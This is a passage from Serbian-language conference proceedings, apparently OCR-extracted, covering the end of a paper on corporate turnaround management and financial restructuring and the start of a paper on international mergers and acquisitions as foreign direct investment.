| 2 | Faze ocenjivanja | 1. Priroda i obim problema sedefiniše.<br>2. Tip preokreta, strateški ili operativan.<br>3. Akcioni plan je pripremljen. |
| 3 | Hitna faza | 1. Kompanija na ivici neuspeha mora da uradi sve što je potrebno kako bi preživela. |
| 4 | Faza stabilizacije | 1. Rešeni neposredni problemi.<br>2. Planovi doneti kako bi se poboljšao rad i strateške performanse.<br>3. Rezultati su procenjeni kao prihvatljivi.<br>4. Kada rezultati pokazuju nedovoljnost, likvidacija, prodaja ili spajanje predstavljanju moguće opcije. |
| 5 | Povratak na normalnu fazu rasta | 1. Normalne poslovne operacije. |

Slika 1: Faze preokreta
Izvor: Harlan, D.P. (2001)

U završnoj fazi uspostavljeno je stabilno poslovanje uz tržišnu konkurentnost i normalne poslovne operacije. Kompanija je izvršila promenu poslovanja putem menadžmenta zaokreta.

Osnovni problem u procesu upravljanja je da se na vreme uoči stagnacija i blagovremeno preduzmu mere oporavka. U uslovima tržišne konkurencije i brzih tehničko-tehnoloških promena poslovna borba za osvajanje i zadržavanje postojećih kupaca nameće se kao imperativ poslovanja. U svim ovim akcijama najvažniji faktor predstavljaju kvalitetni zaposleni. Oni kreiraju posao i predstavljaju osnovne nosioce promena i razvoja. U procesu sprovođenja promena često dolazi do kadrovskih promena. Investiranje u kreativne kadrove je jedan od najznačajnijih domena upravljanja zaokretom

### 2.1. RAZLOZI ZA NEUSPEH I PAD

Osnovni razlozi pada u organizaciji poslovanja su faktori unutrašnje i spoljne prirode. Faktori koji utiču na poslovanje kompanije moraju se definisati u skali snage i slabosti u odnosu na spoljne pretnje i okolnosti u okviru SWOT analize. Kada kompanija u potpunosti prihvati rezultate analize i odredi pravac kretanja promena (Schendel *et al.*, 1976), onda govorimo o realizaciji upravljanja zaokretom i izlasku iz problema poslovanja.

Glavni razlozi koji izazivaju poslovni pad su nesklad između unutrašnjih i dejstva spoljnih faktora. U praksi to može da znači da preduzeće ima zastareli proizvod koji ne može da se održi na tržištu, usled jake konkurencije. To je razlog zbog koga kompanija treba da oceni svoje unutrašnje mogućnosti u odnosu na gransko okruženje.

Projekcija plana zaokreta razlikuje se, kao što je prethodno navedeno, kada je reč o ekonomski razvijenoj kompaniji ili privredi, i kompaniji odnosno privredi u razvoju. Tako se studije slučaja nerazvijenih kompanija ili kompanija u razvoju zasnivaju na kombinaciji određenih elementa upravljanja zaokretom. Prema ovim studijama (devet studija slučaja, pet iz javnog i četiri iz privatnog sektora) osnova tih promena zasniva se na sledećim elementima (Khandwalla, 1998):

1. Promena posrednika, sa jakim osećajem za cilj misije, poželjno je da to bude lice van unutrašnje organizacije,
2. Formiranje, izgradnja poverenja putem izuzetnih poslovnih performansi,
3. Mobilizacija običnih službenika tako što će se uključiti u akciju ostvarenja ciljeva organizacije,
4. Brzi, isplativi projekti za neposrednu pomoć,
5. Smanjenje ozbiljnih spoljnih pritisaka koji se odnose na delatnost, finansije, ključne resurse, sve zainteresovane partnere i slično,
6. Mobilizacija spoljnih resursa i korišćenje ekoloških povoljnosti,
7. Jačanje mehanizma koji utiču na okruženje (marketing i odnosi sa javnošću),
8. Selektivne promene proizvodnog miksa, koncentrisanjem isplativijih proizvoda,
9. Selektivno jačanje funkcije sistema upravljanja, posebno u okviru finansijske kontrole,
10. Motivisanje menadžera putem učešća, autonomije, izazovnih zadataka, postavljenjem na funkciju, itd.
11. Koordinacija rada održavanjem redovnih sednica i međutimskog suočavanja,
12. Kontrola performansi postavljenih ciljeva utvrđivanjem odgovornosti, često u vezi sa stvaranjem profita i kontrolom troškova.

Osnovni principi (Turnaround Management, 2014) na kojima se zasniva upravljenje zaokretom su:

1. Sposobnost generisanja novčanih tokova u okviru poslovanja osnovne delatnosti.
2. Dovoljni dugoročni ili potpuno novi izvori finansiranja.
3. Dobro organizovan tim menadžmenta sa potpunom kontrolom rada kompanije.

Većina autora smatra da suština promena uspešnog preokreta poslovanja polazi od postojanja dobro organizovane



DOI: 10.15308/Synthesis-2015-648-651

osnovne delatnosti. U tom smislu, neophodno je da kompanija ima dobro definisan proizvod, lojalne kupce, dobar odnos sa sigurnim isporukama dobavljača i što je najvažnije dobru strukturu zaposlenih. Za sve navedene aktivnosti potrebni su dovoljni finansijski izvori uz što niže troškove finansiranja.

### 2.2. FINANSIJSKO RESTRUKTURIRANJE

Poslovi finansijskog restrukturiranja stavljaju akcenat na finansijsku funkciju, što je značajno za uspostavljanje solventnosti kompanije. Propisi kojima se reguliše solventnost razlikuju se prema zemljama. U sledećem pregledu možemo da vidimo kako se razlikuju propisi o solventnosti u dve ekonomski razvijene zemlje.

Pravni propisi koji se bave regulisanjem određenih poslovnih poremaćaja u Srbiji, kada kompanija duže vremena nije u stanju da izmiruje svoje obaveze, predviđeni su Zakonom o stečaju (Službeni glasnik Republike Srbije, 2014). U članu 4 ovog Zakona, sve poverioce klase stavlja u isti isplatni red ukoliko se vrši namirenje obaveza od strane dužnika. U postupku stečaja, upravnik kao glavni administrator može da uzme kredit, ali samo do visine sredstava kojima raspolaže prema članu 27 istog Zakona. Pregovori o obavezama mogu se obaviti u okviru rada Skupštine poverilaca. Ovaj pravni akt jednim delom se bavi problematikom koja se odnosi na solventnost, odnosno nesolventnost koja je dovela do zaustavljanja rada kompanije. Ukoliko bismo primenjivali sistem upravljanja zaokretom, onda bismo pre samog poslovnog pada morali da preduzimamo planske aktivnosti koje su predstavljene Slikom 1. Blagovremeno preduzimanje planskih aktivnosti osnovni je preduslov uspešnog rešavanja krizne poslovne situacije.

## 3. REZIME

Primena upravljanja metodom zaokreta prisutna je skoro tri decenije u svetskoj praksi, a ponovo se aktivnije primenjuje u periodu najnovije ekonomsko-finansijske krize od 2008. godine. U okviru projekcije promena poslovanja nakon stabilizacije krize i uspostavljanja novog tima lidera najznačajnije su organizacione promene i finansijsko restrukturiranje. Finansijsko restukturiranje je ključna završna aktivnost čiji je osnovni zadatak da formira zdravu finansijsku bazu.

Pitanje visine troškova, pri sprovođenju strategije upravljanja preokretom, zahteva stabilne izvore finansiranja koji podržavaju oporavak i dalji razvoj. Finansijsko restrukturiranje ne može da se sprovodi bez pomoći banaka i finansijskih institucija. U većini slučajeva odluke o korišćenju finansijskih sredstava se donose detaljnom analizom izbora sredstava sa najnižim troškovima. Smanjenje ukupnih troškova, troškova finansiranja i kamata postaje izuzetno važno.

## LITERATURA

Aichholzer, C, Hardymon, F., Lerner, J., & Petzel, J. (2003). *The Challenges of German Turnaround Investing*. Cambridge: Harvard Business School.

Franks, J.R., Nyborg, K.G., & Torous, W.N. (1996). A comparison of US, UK, and German insolvency codes. *Financial management,* 25(3), 86-101.

Hambrick, D.C., Schecter, S.M. (1983). Turnaround Strategies for Mature Industrial Product Business Units. *Academy of Management Journal*, 26(2), 231-248.

| Karakteristike | SAD | Nemačka |
|---|---|---|
| Kontrola prava | Dužnik kontroliše: u većini slučajeva prethodni menadžeri zadržavaju poziciju; u nastavku procesa imenuju se novi rukovodioci. | Stečajni sud imenuje stečajnom dužniku administratora ili mu dozvoljava da ostane u posedu imovine. Do sada sudovi nisu bili voljni da daju ovo pravo dužniku. |
| Zahtevi solventnosti | Firma ne treba da bude nesolventna. | Firma mora da bude pod stečajem ili da se suočava sa značajnim rizikom moguće nelikvidnosti.<br>Kriterijumi:<br>1) ne mogu da odgovore obavezama prema poveriocima,<br>2) prezadužena, što je dovelo do značajnog rizika da firma neće moći da ispuni buduća dugovanja. |
| Automatsko odlaganje | Većina potraživanja se odlaže (izuzetak su npr. lizing obaveze). | Automatski se odlažu neobezbeđena potraživanja, najmanje za tri meseca. |
| Obnavljanje pregovora o obavezama | Veliko diskreciono pravo da se ponovo pregovara o dugu. Dozvoljena razmena dug-kapital. | Dozvoljeno obnavljanje pregovora sa svim poveriocima. O obezbeđenim i neobezbeđenim potraživanjima mogu da glasaju o tome u svojoj klasi potraživanja. Nije dozvoljena razmena dug-kapital. |
| Dopunjavanje odredbi | Da, ako je plan ravnopravan prema svim klasama obaveza. | Da, ako sud može da utvrdi da je plan najbolji u interesu poslovne grupe. |
| Ograničenja firmi prema načelu stalnosti poslovanja | Malo. | Svi poverioci glasaju o planu. |
| Novo finansiranje reorganizacije | Novo finansiranje se lako sprovodi, jer ima prioritet nad postojećim zahtevima i postoje institucije koje su specijalizovane za to. | Novo finansiranje može da se organizuje. Mora se otplatiti u celini, pre nego što se namire poverioci ("poverioci vlasnici"). Nema specijalizovanih finansijskih institucija. Nemačke banke ga vide kao nužno zlo. |
| Očuvanje rezidualnih prava akcionarima | U većini slučajeva odstupanja od apsolutnog prioriteta u korist kapital akcija. | Odstupanja se mogu dogovoriti, ali se moraju obaviti dogovornim glasanjem. |

Slika 2. Poređenje propisa o nesolventnosti Nemačke i SAD

Izvor: Franks, J.R. *et al.* (1976); Aichholzer *et al.* (2003) str. 7



DOI: 10.15308/Synthesis-2015-648-651

Harlan, D.P. (2001). *Principles of Corporate Renewal*. Ann Arbor, MI: Michigan University Press.

Khandwalla, P.N. (1998). *Effective Turnaround of Sick Enterprises (Indian Experience): Text and Cases*, London: Commonwealth Secretariat.

Miller, D., Friesen, P. (1984). A Longitudinal Study Of The Corporate Life Cycle. *Management Science*, 30, 1161-1183.

O'Neill, H. (1986). An Analysis Of The Turnaround Strategy In Commercial Banking. *Journal of Management Studies,* 23, 165-188.

Pascale, R.T. (1999). Surfing the edge of the chaos. *Sloan Management Review*, 40(3),83-94.

Schendel, D., Patton, J.R., & Riggs, J. (1976). Corporate Turnaround Strategies: A Study Of Profit Decline And Recovery. *Journal of General Management*, 3(3), 3.

Slatter, S., Lovett, D., & Barlow, L. (2006). *Leading Corporate Turnaround: How Leaders Fix Troubled Companies.* San Francisco: Jossey Boss.

Službeni glasnik Republike Srbije. (2014). Zakon o stečaju, br. 104/1999, 99/2011, 71/2012, 83/2014. Preuzeto sa http://www.paragraf.rs/propisi_download/zakon_o_stecaju.pdf

Turnaround Management. (2014). A Process and Strategy Focus. Preuzeto sa http://shodhganga.inflibnet.ac.in:8080/jspui/bitstream/10603/8694/14/14_chapter%205.pdf



DOI: 10.15308/Synthesis-2015-648-651

Synthesis
International Scientific Conference of IT and Business-Related Research

# MEĐUNARODNI MERDŽERI I AKVIZICIJE (M&A) KAO SAVREMENI OBLIK INVESTICIJA GLOBALNE EKONOMIJE

## INTERNATIONAL MERGERS AND ACQUISITIONS (M&A) AS A MODERN FORM OF GLOBAL ECONOMY INVESTMENTS

Jelena Popov
Poreska uprava, Novi Sad, Srbija

**Apstrakt:**
Međunarodni merdžeri i akvizicije (M&A) kao strategije eksternog rasta predstavljaju rast preduzeća van granica jedne zemlje. U situaciji u kojoj uključivanje u globalne tokove predstavlja preduslov za uspešno poslovanje i opstanak na tržištu , a vreme najznačajniji ograničavajući faktor, logična je odluka kompanija da putem spajanja i pripajanja skrate period potreban za ulazak na strana tržišta. Ovakav oblik stranih direktnih investicija kompaniji omogućuje lakši pristup tržištima drugih zemalja i proširenje učešća na svetskom tržištu, dok ciljana preduzeća pa i same nacionalne ekonomije dobijaju pristup izvorima finansiranja, savremenijoj tehnologiji a neretko i veći procenat učešća u svetskoj trgovini. U nastojanju da privuku strani kapital zainteresovane zemlje povećavaju svoju konkurentnost u različitim sferama, poput povećanja institucionalne efikasnosti sa akcentom na pravnu regulativu, a veoma često posebna pažnja usmerena je na fiskalnu politiku zemlje i tretman stranih investitora. M&A pružaju mogućnost investitorima da odgovarajućom investicionom politikom relativno brzo ostvare povraćaj uloženih sredstava, pa je pre donošenja odluke o investiranju sticateljska kompanija usmerena ka analizi ukupnog rizika ciljane zemlje – veoma značajan opredeljujući faktor ulaganja posebno kada su u pitanju ciljane zemlje čije je tržište nedovoljno razvijeno a disciplina njegovih učesnika diskutabilna.

**Ključne reči:**
merdžeri i akvizicije, strane direktne investicije, globalno tržište.

**Abstract:**
International mergers and acquisitions (M&A), as an external growth strategy, represent the growth of an enterprise outside the borders of a particular country. In the current situation, where participation in global flows is considered a prerequisite of successful business and survival in the market, and time is viewed as the most significant limiting factor, the most logical decision for a company would be to apply mergers and acquisitions to quickly enter the foreign markets. Such form of foreign direct investments enables the company making investments to gain an easy access to other markets and expand its participation in the global market, while it provides target companies and national economies with the access to necessary funding sources, modern technology, and often a greater share in global trade. In order to attract foreign investments, the countries tend to increase their competitiveness in various aspects, such as by increasing institutional efficiency with an emphasis on legal regulations. Quite often, special attention is devoted to the fiscal policy of a country and the treatment of foreign investors. M&A enable investors to relatively quickly realize a return on investments by applying the appropriate investment policy. Therefore, the company making investments is directed towards the analysis of the total risk of a country prior to making the investment decisions. It is a very important investment factor, in particular for target countries with insufficiently developed market and inconsistent application of the given methods by all participants.

**Key words:**
mergers and acquisitions, foreign direct investment, global market.

## 1. UVOD

Savremeni uslovi poslovanja, volatilnost i kompleksnost poslovnog okruženja stvaraju potrebu neprekidnog prilagođavanja tržišnih učesnika novonastalim okolnostima. Poboljšanje kvalitativnog aspekta konkurentske pozicije kompanija zahteva primenu adekvatne, savremene strategije rasta, pri čemu uticaj globalizacije tržišta i potreba za proširenjem poslovanja van nacionalnih granica upućuju preduzeća na izbor odgovarajuće strategije eksternog rasta. Rastući značaj stranih direktnih investicija (SDI) u okviru međunarodnog kretanja kapitala manifestuje se time da investiciona kompanija sprovođenjem ove vrste ulaganja stiče pravo upravljanja i kontrole, kao i pravo vlasništva nad preduzećem u koje investira. Prekogranični M&A kao oblik SDI podrazumevaju rast na tržištima van nacionalnih granica pri čemu sticateljske kompanije koriste one šanse koje domaća preduzeća na ciljnom tržištu ne mogu da uoče niti eksploatišu. M&A predstavljaju efikasniju alternativu u odnosu na druge tipove investicija jer omogućuju investitoru da uz adekvatna ulaganja u relativno kratkom roku izvrše povraćaj uloženih sredstava.

Cilj ovog rada je da ukaže pre svega na kompleksnost problematike prekograničnih merdžera i akvizicija. U prvom delu rada autor ukazuje na ulogu M&A kao oblika investiranja na međunarodnom tržištu korporativne kontrole. Drugi deo rada usmeren je na motive za sprovođenje prekograničnih M&A, dok treći deo objašnjava strategije i taktike njihove primene u savremenim uslovima poslovanja.



E-mail: jelenalelapopov@gmail.com
DOI: 10.15308/Synthesis-2015-652-658

## 2. STRANE DIREKTNE INVESTICIJE I MEĐUNARODNO TRŽIŠTE KORPORATIVNE KONTROLE

Uporedo sa procesom nastanka globalnog tržišta i promenama koje su se dešavale na ekonomskom planu menjala se i vlasnička struktura. Talas globalizacije i usmeravanje poslovnih aktivnosti van nacionalnih granica zemlje uslovili su nastanak novih izvora investicionog kapitala. Dolazi do povećanja broja individualnih investitora u okviru jedne kompanije pri čemu posledično dolazi do disperzije vlasništva. Vlasnička struktura se menjala od sve manje zastupljenosti većinskih vlasnika koji imaju kontrolu nad kompanijom, preko manjinske kontrole sa pojedincima i grupama akcionara koji nemaju većinsku kontrolu ali su dovoljno jaki da imaju uticaj na poslovanje kompanije, pa sve do postojanja upravljačke kontrole u kompaniji koja nema akcionare jačine koja obezbeđuje kontrolu nad poslovanjem (Berle & Means, 1933). Postojanje upravljačke kontrole u kompaniji danas je najrasprostranjeniji vid vlasničke strukture, i njegova osnovna karakteristika jeste razdvajanje vlasništva od upravljanja.

Široka dispergovanost korporativnog vlasništva nametnula je potrebu angažovanja profesionalnih upravljača – menadžera. Dve različite kategorije „učesnika" u kompaniji prirodno dovode do postojanja dve grupe ciljeva: osnovni cilj vlasnika kapitala je maksimizacija uloženog investicionog kapitala i što viša stopa prinosa izražena u vidu dividende, dok je osnovni cilj profesionalnih upravljača – menadžera maksimizacija njihove zarade i različitih benefita koje ostvaruju. Visok stepen razmimoilaženja u ciljevima dovodi do značajnog sukoba interesa što se definiše kao *agencijski problem*. Široka disperzija vlasničke strukture onemogućuje vlasnike kapitala da neposredno kontrolišu menadžersku strukturu, a mogućnost diskrecionog odlučivanja menadžera može voditi u pravcu zadovoljavanja njhovih interesa, dok interesi akcionara mogu čak biti i zanemareni.

Jedno od osnovnih područja razilaženja interesa vlasnika kapitala i menadžerske strukture jeste visina rizika koja se prihvata prilikom donošenja poslovnih odluka. Menadžerska struktura ima izraženu averziju prema riziku jer ga posmatra sa aspekta celine preduzeća, te stoga izbegava prihvatanje visokorizičnih projekata koji po pravilu mogu doneti visoki profit. Sa stanovišta vlasnika kapitala to nije slučaj jer su oni zbog prirode kapitala koji ulažu u mogućnosti da diversifikacijom ulaganja umanje rizik investiranja. Ovaj sukob interesa se u praksi eliminiše vlasničkim restrukturiranjem preduzeća, na tržištu korporativne kontrole, kroz procese spajanja i preuzimanja preduzeća. U situaciji kada kompanija ne stvara dodatu vrednost za akcionare ona postaje potencijalni plen za preuzimanje od strane drugih kompanija, što je svojevrsna pretnja menadžerskoj strukturi u smislu visokog rizika za ostajanje bez pozicije.

Sve veći stepen učešća pojedinačnih kompanija na globalnom tržištu uslovio je rastući značaj međunarodnog kapitala i definisao različite forme poslovanja van nacionalnih granica zemlje. Prekogranični merdžeri i akvizicije (M&A) kao oblik stranih direktnih investicija predstavljaju mehanizam tržišta korporativne kontrole kome pribegavaju kompanije koje žele da se u relativno kratkom vremenskom periodu konsoliduju, zaštite i unaprede svoju konkurentsku poziciju (Petrović & Denčić-Mihajlov, 2010). Veoma efikasan način za disciplinovanje menadžera jesu neprijateljske akvizicije, jer sticateljska kompanija koja preuzima kontrolu može da smeni neefikasan menadžment tim koji ne daje adekvatan doprinos uvećanju vrednosti kompanije. Svakako da ovako složen problem nema jednostavno rešenje, pa brojni autori ukazuju na različite aspekte ovog problema. Jensen & Ruback (1983) ukazuju na potrebu razmatranja odgovora na sledeća pitanja:

a) Kakvi su ciljevi akcionara preduzeća-sticatelja i ciljne kompanije?
b) Da li odbrambene strategije primenjene od strane ciljne kompanije mogu uticati na umanjenje bogatstva akcionara?
c) Da li sticateljska kompanija kreira moć na tržištu proizvoda?
d) Da li antimonopolsko zakonodavstvo nameće dodatne troškove preuzimanja?

Težnja za dominacijom na tržištu karakteristična za sve velike i uspešne kompanije kod merdžera i akvizicija kao oblika međunarodnog finansiranja stavlja značajan akcenat na neprijateljska preuzimanja. Statistika ukazuje da nije zanemarljiv broj neuspelih preuzimanja što sa svoje strane daje signal za postojanje brojnih specifičnosti ovog mehanizma tržišta korporativne kontrole na koje je nužno usmeriti pažnju prilikom realizacije. Hitt *et al.* (2009) ukazuju da merdžeri i akvizicije smanjuju transakcione troškove ulaska na nova tržišta, ali istovremeno i dalje postoji visok nivo transakcionih troškova koji se odnose na proces prilagođavanja novom tržištu sa lokacijskog, kulturološkog kao i regulatornog aspekta. Faktore od uticaja na donošenje odluke o investiranju razmatraju i Thomas & Grosse (2001) ukazujući na različite grupe ovih faktora:

a) faktori ekonomske prirode kao što su karakteristike tržišta i efikasnost ulaganja;
b) društveno-politički faktori poput uticaja makro okruženja na poslovanje preduzeća (stepen tržišne orijentisanosti zemlje, postojeća infrastruktura, stepen zaštite životne sredine, karakteristike pravnog sistema zemlje), kao i
c) geografska udaljenost kao faktor koja je od značaja u smislu da uz jednake ostale uslove bliža lokacija zemlje investiranja može uticati na smanjenje transportnih i komunikacionih troškova.

Bevan & Estrin (2004) ukazuju da kada bi inostrana kompanija poslovala identično kao domaća izostao bi motiv u vidu profitabilnosti za ulazak na nova tržišta usled pratećih transakcionih troškova. Zbog toga vlasnička prednost sticateljske kompanije koja može biti u materijalnoj (konkurentan proizvod, tehnologija) ili nematerijalnoj formi (patent, brend) treba za rezultat da ima korisnost bilo u vidu proširenja proizvodnje na međunarodnom planu ili licenciranju.

Ulaganja u vidu merdžera i akvizicija za zemlju investiranja predstavlja prvenstveno promenu u vlasničkoj strukturi privrednog subjekta koji je predmet investiranja. Pri tome, početna faza investiranja ne mora nužno dovesti do porasta zaposlenosti lokalne radne snage, čak naprotiv. Ono što je pozitivna strana ovog vida investiranja jeste što posledično dolaze savremenije tehnologije koje vode unapređenju poslovanja preduzeća. Takođe, dolazak savremenog korporativnog upravljanja ima naročit značaj ukoliko je zemlja porekla investicionog kapitala razvijena zemlja. Ova činjenica dobija na značaju u situaciji kada je zemlja investiranja tranziciona ili zemlja u razvoju, naročito ako se uzme u obzir da je jedan od osnovnih uzroka drastičnog pogoršanja poslovnih performansi preduzeća u ovim zemljama upravo korporativno upravljanje niskog kvaliteta.

## 3. MOTIVI MEĐUNARODNIH MERDŽERA I AKVIZICIJA

Motivi međunarodnih merdžera i akvizicija predmet su brojnih naučnih studija i istraživanja. Brojni naučnici razvili su teorije i hipoteze o motivima prekograničnih merdžera i akvizicija, dok je druga grupa autora sprovela empirijske studije




DOI: 10.15308/Synthesis-2015-652-658

zasnovane na ovim teorijama i hipotezama. Sl. 1. daje pregled motiva koji su od uticaja na sprovođenje ove vrste investiranja, kao i za definisanje teorija i hipoteza.

Sve postavljene teorije i hipoteze svoje uporište imaju u reakcijama kompanija, odnosno njihove upravljačke strukture na promene u okruženju. Potezi kompanija se manifestuju kao pasivna reakcija u smislu odgovora na promene u okruženju, i sa druge strane kao aktivno učestvovanje kompanija u definisanju uslova poslovanja zasnovanom na strateškom planiranju. Takođe, teorije koje objašnjavaju reaktivno ponašanje kompanija u odnosu na promene okruženja opredeljene su faktorima na nivou nacionalne ekonomije i na nivou privrednog sektora, dok sprovođenje strategijskog planiranja objašnjavaju teorije i hipoteze zasnovane na (ograničenoj) racionalnosti.

U skladu sa cikličnim karakterom merdžer i akvizicionih aktivnosti i zastupljenošću određenih privrednih grana u svakom od njih Goar (1969) predlaže Teoriju poremećaja *(Disturbance theory)* prema kojoj razlike u očekivanjima imaoca akcija dovode do toga da akcije često menjaju vlasnike. To navodi na zaključak da kada dođe do ekonomskih turbulencija, vlasnici ciljne firme će biti više pesimistički a vlasnici sticateljske kompanije više optimistički raspoloženi po pitanju procene ciljne kompanije, što na kraju rezultira realizacijom preuzimanja.




Slika 1. Pregled teorija i hipoteza motiva međunarodnih M&A
Izvor: Wang & Moini (2012)

Ako posmatramo reaktivno ponašanje kompanija izazvano promenama na nivou nacionalne ekonomije *Teorija makroekonomskih šokova (Macroeconomic shocks theory)* kao motive prekograničnih preuzimanja navodi faktore poput ekonomskog rasta, kamatne stope ili inflacije (Wang, 2008). Brzi razvoj domaće privrede izražen kroz rast bruto domaćeg proizvoda i snižavanje kamatne stope koje pojeftinjuju postupak preuzimanja, čine realizaciju merdžera i akvizicija više verovatnom. Sa druge strane, inflatorna kretanja koja donose rast ekonomske nesigurnosti mogu ograničiti aktivnosti preuzimanja.

Jedna od najstarijih hipoteza zasnovana na racionalnom stanovištu sa aspekta kompanije koja objašnjava motive prekograničnih M&A jeste Teorija monopola *(Monopoly theory)* prema kojoj kompanije koriste ovaj metod eksternog rasta za povećanje svog tržišnog udela i stvaranje barijera za ulazak drugih preduzeća, odnosno stvaraju monopolističku tržišnu poziciju (Stigler, 1950). Na ovom stanovištu zasnovana je i Teorija pogrešne tržišne procene *(Market (mis)-valuation hypothesis)* koja svoje uporište ima u neefikasnom tržištu kapitala i ukazuje da zbog asimetričnosti informacija o ciljnom preduzeću njegova tržišna cena ne odražava njegovu pravu vrednost. Sticateljske kompanije koje imaju više informacija o ciljnoj kompaniji iskoristiće njenu potcenjenu vrednost za jeftinije preuzimanje, ili će finansirati preuzimanje svojim precenjenim akcijama (Rhodes-Kropf & Viswanathan, 2004).

Wang (2008) navodi da većina empirijskih istraživanja govori u prilog smanjenju vrednosti za akcionare sticateljskih kompanija. To objašnjavaju teorije i hipoteze zasnovane na objašnjenju ponašanja menadžera, koji mogu donositi odluke o preuzimanju ciljnih preduzeća za račun svojih sopstvenih interesa, a na račun akcionara. U tom smislu, Teorija „menadžerskog carstva" (Empire-building hypothesis) zastupa stanovište da u situacijama smanjene mogućnosti kontrole rada menadžera od strane akcionara može doći do usmeravanja kompanije na rast iznad njene optimalne veličine. To dalje dovodi do rasta troškova asimetrije i povećanog korišćenja ličnih benefita od strane menadžera. Nekontrolisanu izgradnju menadžerske imperije obuzdava efikasno korporativno upravljanje uticajem na stepen asimetričnosti informacija (Chen *et al.*, 2008).

Teorija oholosti menadžera *(Hubris theory)* zasnovana je na stanovištu da pojedinci ne donose uvek racionalne odluke u uslovima neizvesnosti. U zavisnosti od toga koja situacija pogoduje menadžerima, oni mogu ubediti akcionare da tržište ne pokazuje pravu ekonomsku vrednost ciljne ili integrisane kompanije i da su njihove procene o vrednovanju ispravne (Wang & Moini, 2012).

Definisanje motiva realizacije prekograničnih M&A, može se reći, opredeljeno je stepenom efikasnosti tržišta kapitala ili racionalnošću donosioca odluka. Sa jednog aspekta M&A su vid operacionalizacije strateškog plana razvoja kompanije, a sa drugog su rezultat pasivnog odgovora kompanije na promene u okruženju ili iracionalnog ponašanja donosioca odluka. U svakom slučaju, brojnost teorija koje objašnjavaju motive ovog vida eksternog rasta kompanija kao i zainteresovanost stručne javnosti u daljem istraživanju motiva ovog fenomena ukazuje na kompleksnost, značaj i neminovnost realizacije M&A u globalnom tržišnom okruženju.

## 3.1. POVEĆANJE KONKURENTNOSTI

Sve veći stepen integrisanosti nacionalnih tržišta koji je posledica globalizacije aktualizovao je pitanje posledica koje su rezultat povećanog stepena konkurentnosti između privrednih subjekata. Mikrokonkurentnost, odnosno prednost koju pojedinačno preduzeće ostvaruje u odnosu na druga preduzeća, u tesnoj je povezanosti sa konkurentnošću nacionalne privrede. Evenett (2004) navodi da integrisanje nacionalnih tržišta doprinosi kako povećanju tako i smanjenju održivosti monopolskog ponašanja preduzeća. Jedan ugao posmatranja navodi na zaključak da globalno tržište daje mogućnost za formiranje velikih multinacionalnih kompanija sa međunarodnim dometima, dok iz drugog ugla ulazak u konkurentsku borbu i otvaranje nacionalne ekonomije svetskom tržištu može značiti nužnost sniženja nivoa cena i napuštanje monopolske prakse. To je vidljivo u onim sektorima koji se suočavaju sa agresivnom uvoznom konkurencijom, jer je u takvim okolnostima mala verovatnoća da će prekogranični M&A za rezultat imati visoke cene finalnih proizvoda.

Konstantna promena konkurentskog okruženja koja je karakteristika savremenih uslova poslovanja rezultat je procesa globalizacije i regionalnih promena (na primer, stvaranjem Evropske unije, koja je ne samo teritorijalna već i monetarna unija). Suštinski kreatori konkurentnosti na globalnom planu su multinacionalne kompanije čiji su interesi prevazišli okvire nacionalne ekonomije. Okolnost koja pogoduje poslovanju ovih kompanija jeste trend koji je zastupljen kod zemalja u razvoju i u tranziciji da primenom strategije otvaranja ka svetskom tržiš-



DOI: 10.15308/Synthesis-2015-652-658

štu privuku strani investicioni kapital, a u cilju obezbeđenja pristupa novim tržištima i tehnološkim dostignućima. Uzimajući u obzir vreme kao najznačajniji ograničavajući faktor, potpuno je logična odluka velikih preduzeća da putem prekogranične merdžer i akvizicione aktivnosti skrati period ulaska na globalno tržište. Za privlačenje inostranog kapitala u jednu nacionalnu ekonomiju od presudnog je značaja ambijent konkurentnosti i njegova atraktivnost za potencijalne investitore. Za zemlje u razvoju i u tranziciji karakteristično je da glavni doprinos uobličavanju konkurentskog ambijenta daje državna struktura. To se veoma dobro vidi kroz uticaj faktora političke prirode na oblast makroekonomske stabilizacije, liberalizaciju cena i trgovine, proces privatizacije kao i uspostavljanje institucionalnog i pravnog okvira kao osnove za razvoj tržišne ekonomije. Odluke u navedenim oblastima usmeravaju proces tranzicije kao i brzinu njenog odvijanja, ali doprinose i formiranju određenog nivoa ukupnog rizika zemlje koji je presudan prilikom donošenja odluke o investiranju. Tada dolazi do sučeljavanja averzije menadžera u odnosu na visinu rizika zemlje i atraktivnosti ovih zemalja za realizovanje eksternog rasta multinacionalnih kompanija. Prihvatanje rizika ulaganja preko uobičajenih vrednosti nosi sa sobom i težnju za povećanjem očekivanog prinosa od ulaganja u cilju kompenzovanja prihvaćenog rizika poslovanja (Petrović *et al*., 2008).

Strategija prekograničnih M&A veoma je efikasna sa aspekta povećanja tržišnog učešća. Geografsko prisustvo preduzeća na onim tržištima na kojima do sada nije imalo učešće ne retko može biti uslov opstanka preduzeća a ne jedna od poslovnih alternativa. U dilemi: da li na ciljnom tržištu izgraditi nove kapacitete ili kupiti već postojeće ova druga opcija često biva izabrana, jer je sa vremenskog aspekta brže ostvariva a sa finansijskog stanovišta jeftinija.

Smanjenje troškova po jedinici proizvoda, kao osnovni postulat ekonomije obima pored uštede koju donosi na finansijskom planu smanjuje i rizik poslovanja preduzeća. Efekti ekonomije obima uočljivi su u oblasti proizvodnje, marketinga, nabavke i prodaje, istraživanja i razvoja, jer spajanje preduzeća na međunarodnom nivou otvara prostor za eliminisanje dupliranih funkcija, čak i kod spajanja preduzeća različite delatnosti. Ekonomija dubine takođe doprinosi konkurentskoj prednosti, a često se izjednačava sa ekonomijom obima. Ovaj efekat se ostvaruje kada preduzeće može da koristi jedan set inputa u proizvodnji širokog spektra proizvoda i usluga, i često se pojavljuje kao osnovni motiv međunarodnih akvizicija u finansijskom sektoru (Denčić-Mihajlov, 2009).

